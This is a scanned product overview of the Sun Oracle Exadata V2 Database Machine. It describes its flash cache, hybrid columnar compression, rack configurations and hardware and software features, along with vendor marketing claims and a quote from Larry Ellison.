Exadata Smart Flash Cache:-Exadata Smart Flash Cache addresses the disk random I/O bottleneck problem by transparently moving hot data to Oracle's Sun FlashFire cards. You get 10 times faster I/O response time and use 10 times fewer disks for business applications from Oracle and third-party providers.

Exadata Hybrid Columnar Compression:-Oracle Exadata Hybrid Columnar Compression can, on average, reduce the size of Data Warehousing tables by 10x, and archive tables by 50x. This offers significant savings on disk space for primary, standby and backup databases, and will improve the performance of Data Warehousing queries.

Sun Oracle Database Machine: *The First OLTP Database Machine:-*

The new database machine goes beyond data warehousing to also deliver extreme performance and scalability for online transaction processing applications (OLTP).

Oracle CEO Larry Ellison:- "Exadata V2 is twice as fast as Exadata V1 for data warehousing, and it's the only database machine that runs OLTP applications. Oracle Exadata V2 runs virtually all database applications much faster and less expensively than any other computer in the world".

Unveiling the Sun Oracle Exadata V2:-

Exadata Version 2 is available in four models: **full rack** (8 database servers and 14 storage servers), **half-rack** (4 database servers and 7 storage servers), **quarter-rack** (2 database servers and 3 storage servers) and **a basic system** (1 database server and 1 storage server). All four Exadata configurations are available immediately.

With the Sun Oracle Database Machine, Oracle customers can store more than ten-times the amount of data and search data more than ten-times faster without making any changes to applications.

Hardware from Sun:

1. Sun's FlashFire memory cards enable high performance OLTP
2. 80% Faster CPUs – Intel Xeon (Nehalem) processors
3. 50% Faster Disks – 600 GB SAS Disks at 6 Gigabits/second
4. 200% Faster Memory – DDR3 memory
5. 125% More Memory – 72 Gigabytes per database server
6. 100% Faster Network – 40 Gigabits/second InfiniBand
7. Raw disk capacity of 100 TB (SAS) or 336 TB (SATA) per rack

Software from Oracle

1. Features the world's first flash-enabled database - Oracle 11g Release 2
2. Hybrid columnar compression for 10-50 times data compression
3. Scans on compressed data for even faster query execution
4. Storage Indexes to further reduce disk I/Os
5. Offloading of query processing to storage using Smart Scans
6. Smart scans of Data Mining models in storage servers

Applications running on the Sun Oracle Database Machine achieve up to 1 Million I/O Operations per Second to Flash Storage.

Oracle Exadata Storage Servers:

At the heart of this system is the Oracle Exadata Storage Servers, which has smart storage software built in. The smart storage software offloads data-intensive query processing from Oracle Database 11g servers and brings it closer to the data. As a result, much less data travels over the server's fast InfiniBand interconnects—dramatically improving both query performance and concurrency for transaction processing and data warehousing applications.

Choice of Configurations:

The Sun Oracle Database Machine is available in a choice of configurations that scale from a basic system to a 42-unit rack complete with 8 database servers and 14 Oracle Exadata Storage Servers.

Scanned by CamScanner